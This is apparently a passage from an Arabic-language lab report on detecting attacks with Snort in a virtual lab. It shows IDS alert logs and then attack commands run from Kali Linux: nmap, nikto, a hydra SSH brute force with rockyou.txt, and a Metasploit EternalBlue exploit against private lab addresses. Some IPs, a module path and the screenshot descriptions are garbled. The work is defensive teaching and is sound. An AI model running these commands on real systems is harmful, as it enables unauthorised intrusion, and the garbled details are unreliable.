08/16-23:24:11.448478  [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.448478  [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.448478  [**] [1:1300001:1] [Windows7] TCP SYN Scan [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.448748  [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.448748  [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.448748  [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.448987  [**] [1:1300005:1] [Windows7] HTTP Fuzzing Attempt [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.448987  [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.448987  [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.448987  [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.448987  [**] [1:31978:5] OS-OTHER Bash CGI environment variable injection attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.449508  [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.449508  [**] [1:1300004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
08/16-23:24:11.449508  [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80
```

```
Aug 17 00:41
mohammed@mohammed-VM: ~/Desktop
```

```
08/17 08/17-00:41:33.342570 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.134:468.189.134:44152 -> 192.168.189.132:22
08/17 08/17-00:41:33.342571 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] 92.16{TCP} 192.168.189.134:44166 -> 192.168.189.132:22
08/17 08/17-00:41:33.342571 [**] [1:1300006:1] [Windows7] SSH Connection Attempt [**] [Priority: 0] {TCP} 8.189 192.168.189.134:44166 -> 192.168.189.132:22
08/17 08/17-00:41:33.342571 [**] [1:130002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.134:468.189.134:44166 -> 192.168.189.132:22
08/17 08/17-00:41:33.342656 [**] [1:1300006:1] [Windows7] SSH Connection Attempt [**] [Priority: 0] {TCP} 8.189 192.168.189.134:44172 -> 192.168.189.132:22
08/17 08/17-00:41:33.342656 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.134:468.189.134:44172 -> 192.168.189.132:22
08/17 08/17-00:41:33.342967 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] 92.16{TCP} 192.168.189.134:44198 -> 192.168.189.132:22
08/17 08/17-00:41:33.342967 [**] [1:1300006:1] [Windows7] SSH Connection Attempt [**] [Priority: 0] {TCP} 8.189 192.168.189.134:44198 -> 192.168.189.132:22
08/17 08/17-00:41:33.343247 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.134:468.189.134:44198 -> 192.168.189.132:22
08/17 08/17-00:41:36.342769 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] 92.16{TCP} 192.168.189.134:44092 -> 192.168.189.132:22
08/17 08/17-00:41:36.342769 [**] [1:1300006:1] [Windows7] SSH Connection Attempt [**] [Priority: 0] {TCP} 8.189 192.168.189.134:44092 -> 192.168.189.132:22
08/17 08/17-00:41:36.342769 [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.134:468.189.134:44092 -> 192.168.189.132:22
```


```
Aug 17 00:45
mohammed@mohammed-VM: ~
```

```
08/17-00:44:49.756041 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:35352
08/17-00:44:49.756060 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:35352
08/17-00:44:54.295343 [**] [1:1300041:1] [Ubuntu] Generic UDP Activity [**] [Priority: 0] {UDP} 192.168.189.2:53 -> 192.168.189.139:43013
08/17-00:44:54.295344 [**] [1:1300041:1] [Ubuntu] Generic UDP Activity [**] [Priority: 0] {UDP} 192.168.189.2:53 -> 192.168.189.139:60966
08/17-00:44:54.495763 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.496645 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.696668 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.696873 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.697012 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.697013 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.697014 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:54.883318 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:44:55.152960 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:45:00.155470 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:45:00.155881 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
08/17-00:45:00.155989 [**] [1:1300040:1] [Ubuntu] Generic TCP Activity [**] [Priority: 0] {TCP} 185.125.188.57:443 -> 192.168.189.139:44552
```

6. المرحلة الخامسة: تنفيذ الهجمات من Kali Linux

6.1 المسح الشبكي باستخدام nmap

```
nmap -sT 192.168.189.132
```



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is '(kali㉿kali)-[~]' and the command entered is '\$ nmap -sT 192.168.189.132'. The terminal output shows:

```
(kali㉿kali)-[~]
$ nmap -sT 192.168.189.132
You requested a scan type which requires root privileges.
QUITTING!
```

Starting Nmap 7.94SVN (https://nmap.org) at 2025-08-16 16:20 EDT
Nmap scan report for 192.168.189.132
Host is up (0.00033s latency).


Not shown: 985 closed tcp ports (conn-refused)
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
554/tcp open rtsp
2869/tcp open icslap
5357/tcp open wsddapi
10243/tcp open unknown
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49157/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 2.48 seconds

The desktop environment includes a file manager window showing files like 'cat-paylo...', '8443.bin', 'screen shot', 'Home', 'File System', and 'Trash'.

6.2 فحص الموقع باستخدام Nikto

```
nikto -h http://192.168.189.132
```



```
(kali㉿kali)-[~]
$ nikto -h http://192.168.189.132
- Nikto v2.5.0

+ Target IP:      192.168.189.132
+ Target Hostname: 192.168.189.132
+ Target Port:    80
+ Start Time:    2025-08-16 16:23:36 (GMT-4)


+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /favicon.ico: Uncommon header 'content-disposition' found, with contents: inline.
+ /help/: Help directory should not be accessible.
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated: 0 error(s) and 4 item(s) reported on remote host
+ End Time:       2025-08-16 16:24:41 (GMT-4) (65 seconds)

+ 1 host(s) tested

(kali㉿kali)-[~]
$
```


6.3 محاولة كسر كلمة المرور باستخدام Hydra

```
hydra -l administrator -P /usr/share/wordlists/rockyou.txt  
ssh://192.168.189.132
```



6.4 التحقق من الاتصال باستخدام ping


```
ping -c 4 192.168.189.132
```



7. المراحل السادسة: استخدام Metasploit


7.1 تشغيل Metasploit

Msfconsole



7.2 استغلال ثغرة ETERNALBLUE

```
use exploit/windows/smb/ms17_010_永恒蓝
set RHOST 192.168.189.132
set LHOST 192.168.189.133
exploit
```



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is '(kali㉿kali)-[~]'. Inside the terminal, the user has run the command '\$ msfconsole' and is interacting with the Metasploit Framework. The session starts with a 'Metasploit tip' about saving commands to a file using 'makerc'. The user then runs several 'access' commands, each resulting in a 'PERMISSION DENIED' message. They then attempt to access the 'main security grid' but receive a 'PERMISSION DENIED....and ...' message. Following this, they run a series of commands related to 'msf6' (including 'msfconsole', 'use exploit/windows/smb/ms17_010_永恒蓝', and 'exploit') which result in various error messages such as 'msfconsole cannot be run inside msfconsole', 'No payload configured', and 'RHOST > 192.168.189.132'. The terminal window is part of a desktop environment with icons for Trash, Home, and screenshots visible on the left.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!

=[ msf6 v6.4.9-dev
+ -- =[ 2420 exploits - 1248 auxiliary - 423 post
